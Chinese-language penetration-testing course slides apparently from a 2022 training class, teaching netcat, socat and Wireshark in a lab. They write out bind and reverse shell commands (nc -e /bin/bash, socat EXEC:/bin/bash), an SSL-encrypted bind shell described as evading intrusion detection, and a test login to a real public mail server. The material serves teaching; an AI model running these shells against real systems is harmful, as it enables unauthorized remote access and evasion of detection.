

4. 實用工具

勞動部 產業人才投資計畫
中國文化大學 推廣教育部
張耀鴻 副教授
2022年 暑期班

綱要

- netcat
- socat
- Wireshark
- tcpdump

netcat

- Netcat於1995年由*Hobbit*首次發佈，是“原創”網路滲透測試工具之一，用途廣泛，號稱為駭客的“瑞士軍刀”
- Netcat是一個簡單的實用程式，利用TCP或UDP協定，透過網路連線讀取和寫入資料

連接到TCP/UDP

- Netcat可以在用戶端或伺服器模式下運行
- 在用戶端模式可連接到任何TCP/UDP埠：
 - ✓ 檢查通訊埠是否開啟或關閉
 - ✓ 從監聽埠的服務中讀取banner
 - ✓ 手動連接到網路服務
- 使用Netcat (nc) 檢查一台機器上的TCP埠110 (POP3郵件服務) 是否打開

```
(kali@kali)-[~/Downloads]
$ ping pop3.163.com
PING pop3.163.idns.yeah.net (123.126.97.79) 56(84) bytes of data.
64 bytes from mail-m9779.mail.163.com (123.126.97.79): icmp_seq=1 ttl=43 time
=78.0 ms
64 bytes from mail-m9779.mail.163.com (123.126.97.79): icmp_seq=2 ttl=43 time
=75.0 ms
^C
--- pop3.163.idns.yeah.net ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1026ms
rtt min/avg/max/mdev = 75.005/76.502/77.999/1.497 ms

(kali@kali)-[~/Downloads]
$ nc -vn 123.126.97.79 110
(UNKNOWN) [123.126.97.79] 110 (pop3) open
+OK Welcome to coremail Mail Pop3 Server (163coms[10774b260cc7a37d26d71b52404
dcf5cs])
```

偵聽其他連接埠(25, 80)

➤ 常用nc命令列選項:

- ✓ -n: 關閉DNS查詢
- ✓ -l: 建立偵聽器
- ✓ -v: 顯示較多訊息
- ✓ -p: 指定偵聽埠號

```
(kali㉿kali)-[~/Downloads]
$ base64

(kali㉿kali)-[~/Downloads]
$ nc -nv 10.0.2.7 25
(UNKNOWN) [10.0.2.7] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C

(kali㉿kali)-[~/Downloads]
$ nc -nv 10.0.2.7 80
(UNKNOWN) [10.0.2.7] 80 (http) open
head /
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

嘗試與伺服器交談

- 用Netcat與POP3服務進行對話（儘管我們的登錄嘗試失敗）

```
(kali㉿kali)-[~/Downloads]
$ nc -vn 123.126.97.79 110
(UNKNOWN) [123.126.97.79] 110 (pop3) open
+OK Welcome to coremail Mail Pop3 Server (163coms[10774b260cc7a37d26d71b52404dcf5cs])
USER offsec
+OK core mail
PASS offsec
-ERR 401: authentication failed: pop3
quit
+OK core mail
```

在TCP/UDP埠上偵聽

- 使用Netcat監聽TCP/UDP埠對於用戶端應用程式的網路測試或接收TCP/UDP網路連線非常有用
- 嘗試實作一個涉及兩台機器的簡單聊天服務，在用戶端和伺服器使用Netcat

傳遞文字訊息

➤ 在kali輸入

```
(kali㉿kali)-[~/Downloads]  
$ nc -l -p 4444  
hello from metasploitable  
hello from kali
```

➤ 在metasploitable輸入

```
root@metasploitable:/home/msfadmin# nc -nv 10.0.2.15 4444  
(UNKNOWN) [10.0.2.15] 4444 (?) open  
hello from metasploitable  
hello from kali
```


Quiz

- 哪台機器充當Netcat伺服器？
- 哪台機器充當Netcat用戶端？
- 4444埠實際上是在哪台機器上打開的？
- 用戶端和伺服器之間的命令列語法有什麼區別？

用Netcat傳檔

- 在Windows機器執行nc

```
C:\tmp\netcat-win32-1.12>nc -nlvp 4444 > incoming.exe  
listening on [any] 4444 ...
```

- 在kali機器執行nc

```
(kali㉿kali)-[~/Downloads]  
└─$ locate wget.exe  
/usr/share/windows-resources/binaries/wget.exe  
  
(kali㉿kali)-[~/Downloads]  
└─$ nc -nv 10.0.2.20 4444 < /usr/share/windows-resources/binaries/wget.exe  
(UNKNOWN) [10.0.2.20] 4444 (?) open
```


- 在Windows機器按[^]C，並執行incoming.exe

```
C:\tmp\netcat-win32-1.12>nc -nlvp 4444 > incoming.exe  
listening on [any] 4444 ...  
connect to [10.0.2.20] from <UNKNOWN> [10.0.2.15] 36390  
^C  
C:\tmp\netcat-win32-1.12>incoming.exe -h  
GNU Wget 1.9.1, a non-interactive network retriever.  
Usage: incoming [OPTION]... [URL]...
```

用Netcat進行遠端系統管理

- Netcat最有用的功能之一是能夠執行命令重定向
- netcat的傳統版本netcat（使用“-DGAPING_SECURITY_HOLE”旗標編譯）啟用 -e 選項，該選項在建立或接收成功連接後執行程式
- 從安全角度來看，這個強大的功能提供了各種有趣的可能性，因此在大多數現代Linux/BSD系統中都不可用
- 然而，由於Kali Linux是一個滲透測試發行版本，因此Kali中包含的Netcat版本支援-e選項。
- 啟用時，此選項可以將可執行檔的輸入、輸出和錯誤訊息重定向到TCP/UDP埠，而不是預設的控制台

Netcat綁定shell情境



-
- **Bob**（運行**Windows**）請求**Alice**（運行**Linux**）的幫助，要求她連接到他的電腦並遠端發出一些命令
 - **Bob**擁有公開**IP**位址，並直接連接到互聯網
 - **Alice**在一個**NAT**後面，有一個內部**IP**位址
 - **Bob**需要將**cmd.exe**綁定到其公開**IP**位址上的**TCP**埠，並要求**Alice**連接到其特定的**IP**位址和埠

-
- Bob將檢查他的本地IP位址，然後使用-e選項運行Netcat以便連接到偵聽埠後執行cmd.exe：

```
C:\tmp\netcat-win32-1.12>ipconfig

Windows IP Configuration

Ethernet adapter 區域連線:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 10.0.2.20
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 10.0.2.2

C:\tmp\netcat-win32-1.12>nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

- 現在Netcat已經將TCP埠4444綁定到cmd.exe並將重定向來自cmd的任何輸入、輸出或錯誤訊息到網路

-
- 換句話說，任何連接到Bob機器上的TCP埠4444的人都會看到Bob的命令提示字元。這是一個巨大的安全性漏洞！

```
(kali㉿kali)-[~/Downloads]
$ ip address show eth0 | grep inet
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute

(kali㉿kali)-[~/Downloads]
$ nc -nv 10.0.2.20 4444
(UNKNOWN) [10.0.2.20] 4444 (?) open
Microsoft Windows XP [5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\tmp\netcat-win32-1.12>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter ㉿u㉿s㉿u:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 10.0.2.20
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 10.0.2.2
```

Reverse Shell情境



`root@kali:~# nc -nv a.b.c.d 4444 -e /bin/bash`

-
- 在第二個場景中，**Alice**需要**Bob**的協助，但是**Alice**無法控制辦公室中的路由器，因此無法將流量從路由器轉發到她的內部機器
 - 在這種情況下，我們可以利用Netcat的另一個有用功能：向監聽特定埠的主機發送/bin/bash命令的能力
 - 雖然**Alice**無法將埠綁定到其電腦上的本地/bin/bash並期望**Bob**連接，但她可以將命令提示字元的控制發送到**Bob**的機器，這稱為反向shell

-
- 首先Bob要設置Netcat來監聽傳入的shell(本例使用埠4444)：

```
C:\tmp\netcat-win32-1.12>nc -nlvp 4444  
listening on [any] 4444 ...
```

- 接下來Alice可以從她的Linux機器向Bob發送一個反向shell。本例再次使用-e選項遠端提供應用程式(/bin/bash)：

```
(kali㉿kali)-[~/Downloads]  
$ ip address show eth0 | grep inet 255 ✖  
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute  
  
(kali㉿kali)-[~/Downloads]  
$ nc -nv 10.0.2.20 4444 -e /bin/bash  
(UNKNOWN) [10.0.2.20] 4444 (?) open
```

-
- 一旦建立連線，Alice的Netcat將把/bin/bash輸入、輸出和錯誤資料流重定向到Bob的機器埠4444上，Bob可以與該shell互動：

```
C:\tmp\netcat-win32-1.12>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.20] from <UNKNOWN> [10.0.2.15] 36394
ip address show eth0 | grep inet
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
```

- 花一些時間來思考Bind和Reverse shell之間的差異，以及如何從組織安全的角度來看，這些差異可能適用於各種防火牆配置
- 重要的是要認識到，傳出流量可能和傳入流量一樣有害

Exercise 4-1

1. 在Kali機器和Windows系統之間實現簡單的聊天
2. 用Netcat創建一個：
 - ✓ a、從Kali到Windows的反向shell
 - ✓ b、從Windows到Kali的反向shell
 - ✓ c、把shell綁定在Kali，用Windows系統連線到Kali
 - ✓ d、在Shell綁定在Windows，用Kali機器連線到Windows
3. 在Kali和Windows之間互相傳送檔案

socat

- Socat用來建立兩個雙向位元組串流並在它們之間傳輸資料
- 對於滲透測試，它類似於Netcat，但還具有其他的功能
- 除了我們所介紹的幾個功能之外， **socat**還可以做很多事情

Netcat vs. Socat

- 首先分別用Netcat和socat連接到埠80上的遠端伺服器：

```
(kali㉿kali)-[~]  
$ nc 10.0.2.20 80
```

```
(kali㉿kali)-[~]  
$ socat - TCP4:10.0.2.20:80
```

- 兩者語法類似，但是socat需要在STDIO和遠端主機之間加上- 和協定（TCP4）才能傳輸資料（允許鍵盤與shell互動）
- 協定、選項和埠號以冒號分隔
- 由於將偵聽器綁定到1024以下的埠需要root權限，所以在埠443上啟動偵聽器時需要使用sudo：

```
(kali㉿kali)-[~]  
$ sudo nc -lvp 10.0.2.15 443  
443: inverse host lookup failed: Unknown host  
listening on [any] 10 ...  
^C  
  
(kali㉿kali)-[~]  
$ sudo socat TCP-LISTEN:443 STDOUT
```

Socat檔案傳輸

- 假設Alice要向Bob發送一個 `secret_passwords.txt` 檔 (Alice的主機在Linux上運行，Bob的主機在Windows上運行)
- 在Alice方面，將在埠443上共用該檔。在本例中，`TCP4-LISTEN`選項指定IPv4偵聽器
- `fork`在與偵聽器建立連接後建立子程序，該子程序允許多個連線
- `file:`指定要傳輸的檔案名稱：

```
(kali㉿kali)-[~]  
$ echo secret_passwords > secret_passwords.txt  
  
(kali㉿kali)-[~]  
$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
```

-
- 在Bob方面，會連接到Alice的電腦並檢索檔案
 - 在本例中，TCP4選項指定IPv4，後跟Alice的IP地址（10.0.2.15）和偵聽埠號（443）
 - file:指定要將檔案儲存到Bob電腦上的本地檔案名稱
 - Create: 指定將建立一個新檔：

```
C:\tmp\socat-1.7.3.0-windows-master>socat TCP4:10.0.2.15:443 file:received_secret_passwords.txt,create  
  
C:\tmp\socat-1.7.3.0-windows-master>type received_secret_passwords.txt  
secret_passwords  
  
C:\tmp\socat-1.7.3.0-windows-master>
```


Socat反向Shell

- 首先，Bob在埠443上啟動一個偵聽器
- 提供-d -d選項來增加詳細性（顯示致命、錯誤、警告和通知
- TCP4-LISTEN:443在埠443上建立IPv4偵聽器
- STDOUT連接TCP通訊端的標準輸出（STDOUT）：

```
C:\tmp\socat-1.7.3.0-windows-master>socat -d -d TCP-LISTEN:443 STDOUT  
2022/03/18 11:29:00 socat[2288] N listening on AF=2 0.0.0.0:443
```

- 接下來，Alice 用 socat 的 EXEC 選項（類似於 Netcat -e 選項）
- 一旦建立了遠端連線，該選項將執行給定程式
- 本例將用 EXEC:/bin/bash 把 /bin/bash 反向 shell 送到 Bob 所監聽的通訊端 10.11.0.22:443：

```
(kali㉿kali)-[~]  
$ socat TCP4:10.0.2.20:443 EXEC:/bin/bash
```

- 一旦連線，Bob 可以從他的 socat session 輸入命令，該 session 會在 Alice 的伺服器上執行

```
2022/03/18 11:29:00 socat[2288] N listening on AF=2 0.0.0.0:443  
2022/03/18 11:35:59 socat[2288] N accepting connection from AF=2 10.0.2.15:33886  
on AF=2 10.0.2.20:443  
2022/03/18 11:35:59 socat[2288] N using stdout for reading and writing  
2022/03/18 11:35:59 socat[2288] N starting data transfer loop with FDs [6,6] and  
[1,1]  
whoami  
kali  
id  
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),  
27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),122(blue  
tooth),134(scanner),143(kaboxer)
```

Socat加密綁定shell

- 將加密綁定到shell，需依賴安全通訊端層(Secure Socket Layer, SSL)憑證
- SSL加密有助於規避入侵偵測系統(Intrusion Detection System, IDS)，並有助於隱藏敏感資訊
- 以Alice和Bob為例，我們將使用openssl應用程式，用以下選項建立自己的簽章憑證：
 - ✓ **req**：啟動一個新的憑證簽章請求
 - ✓ **-newkey**：生成一個新的私密金鑰
 - ✓ **rsa:2048**：使用2048位元金鑰長度的rsa加密
 - ✓ **-nodes**：儲存私密金鑰而不受passphrase保護
 - ✓ **-keyout**：將金鑰儲存到檔案中
 - ✓ **-x509**：輸出自簽章憑證，而不是憑證請求
 - ✓ **-days**：以天為單位設置有效期限
 - ✓ **-out**：將憑證儲存到檔案中

- 一旦我們產生了金鑰，我們將把憑證及其私密金鑰用cat放入一個檔案中，我們最終將用這個檔來加密我們的bind shell
- 以下程序將在Alice的機器上完成：

```
(kali㉿kali)-[~]  
$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 36  
2 -out bind_shell.txt  
Generating a RSA private key  
.....+++++  
.....+++++  
writing new private key to 'bind_shell.key'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank.  Help  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:US  
State or Province Name (full name) [Some-State]:Georgia  
Locality Name (eg, city) []:Atlanta  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:  
Organizational Unit Name (eg, section) []:Try Harder Department  
Common Name (e.g. server FQDN or YOUR name) []:  
Email Address []:  
(kali㉿kali)-[~]  
$ cat bind_shell.key bind_shell.txt > bind_shell.pem
```

-
- 我們將用 OPENSSL-LISTEN 選項在埠 443 上建立偵聽器
 - cert=bind_shell.pem 用來指定憑證檔
 - verify 用來停用 SSL 驗證
 - fork 用來在連接到偵聽器後產生子程序：

```
(kali㉿kali)-[~]  
$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin  
/bash  
[sudo] password for kali:
```

-
- 現在可以把Bob的電腦連接到Alice的bind shell上
 - 我們將用-在STDIO和遠端主機之間傳輸資料
 - 用OPENSSL與10.0.2.15:443上的Alice的偵聽器建立遠端SSL連線
 - verify=0會停用SSL憑證驗證：

```
C:\tmp\socat-1.7.3.0-windows-master>socat - OPENSSL:10.0.2.15:443,verify=0
id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),143(kab
oxer)
whoami
root
uname -a
Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64 G
NU/Linux
```

Exercise 4-2


1. 用socat將powercat.ps1從Kali機器傳到Windows系統。將該檔案儲存在系統中，以便在稍後使用
2. 用socat建立一個從Windows系統到Kali機器的加密反向shell
3. 在Windows系統上建立加密的bind shell。嘗試在不加密的情況下從Kali連接到Windows。可行嗎？
4. 在Windows系統上製作一個未加密的socat綁定shell，用Netcat連接到shell。可行嗎？

wireshark

- 業界主要使用的網路嗅探器 Wireshark 是學習網路通訊協定、分析網路流量和測試網路服務的必備工具
- Wireshark 使用 Libpcap（在 Linux 上）或 Winpcap（在 Windows 上）函式庫來捕獲來自網路的資料封包。
- 使用嗅探器分析網路流量時，很容易被收集到的“噪音”所淹沒
- 為了便於分析，可在 Wireshark 中應用捕獲篩檢程式和顯示篩檢程式

從wire到wireshark

- 如果在Wireshark session期間應用捕獲篩選器，任何不符合篩選條件的資料封包都將被丟棄，剩餘的資料將傳送給捕獲引擎
- 然後捕獲引擎將解析傳入的資料封包，並對其進行分析
- 最後再使用顯示篩檢程式來顯示輸出
- 使用任何網路嗅探器（包括Wireshark）的秘密在於學習如何使用捕獲和顯示篩檢程式來去除多餘的資料



啟動Wireshark


- 在以下的例子中，我們將在匿名FTP登錄期間捕獲網路流量
- 在Kali系統上，可在命令列輸入"`sudo wireshark`"啟動Wireshark，也可透過位於"`Sniffing & Spoofing`"子功能表下的wireshark啟動

捕獲篩檢程式

- 載入Wireshark時，會看到一個基本視窗，可選擇要監視的網路介面，以及設置顯示和捕獲篩檢程式
- 我們可以用捕獲篩檢程式來減少捕獲的流量，方法是丟棄任何與我們的篩檢程式無法匹配的流量，並將我們的關注點縮小到我們希望分析的資料封包
- 請注意，從捕獲篩選器中排除的任何流量都將丟失，因此，如果擔心資料可能丟失，最好定義寬鬆的捕獲篩選條件


Wireshark主畫面

- 首先選擇要監視的介面並輸入捕獲篩檢程式
- 在例中，我們使用net filter僅捕獲10.0.2.0/24位址範圍內的流量：



預先定義的Capture Filter

- 也可以從Capture→capture filters預先定義的捕獲篩檢程式中進行選擇
- 還可以按一下+符號添加自己的捕獲篩檢程式
- 有了捕獲篩檢程式集，我們可以按兩下可用介面清單中的網路介面（eth0）開始捕獲

The image shows the 'Wireshark - Capture Filters' window. It contains a table with two columns: 'Filter Name' and 'Filter Expression'. The table lists various pre-defined filters for capturing network traffic.

Filter Name	Filter Expression
Ethernet address 00:00:5e:00:53:00	ether host 00:00:5...
Ethernet type 0x0806 (ARP)	ether proto 0x0806
No Broadcast and no Multicast	not broadcast and ...
No ARP	not arp
IPv4 only	ip
IPv4 address 192.0.2.1	host 192.0.2.1
IPv6 only	ip6
IPv6 address 2001:db8::1	host 2001:db8::1
TCP only	tcp
UDP only	udp
Non-DNS	not port 53
TCP or UDP port 80 (HTTP)	port 80
HTTP TCP port (80)	tcp port http
No ARP and no DNS	not arp and port no...
Non-HTTP and non-SMTP to/from www.wireshark.org	not port 80 and not...

登錄到FTP伺服器

- 現在Wireshark正在捕獲本地網路上的所有流量，我們可以登錄到FTP伺服器並檢查流量：

```
(kali㉿kali)-[/var/www/html]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPD 2.3.4)
Name (10.0.2.7:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
```

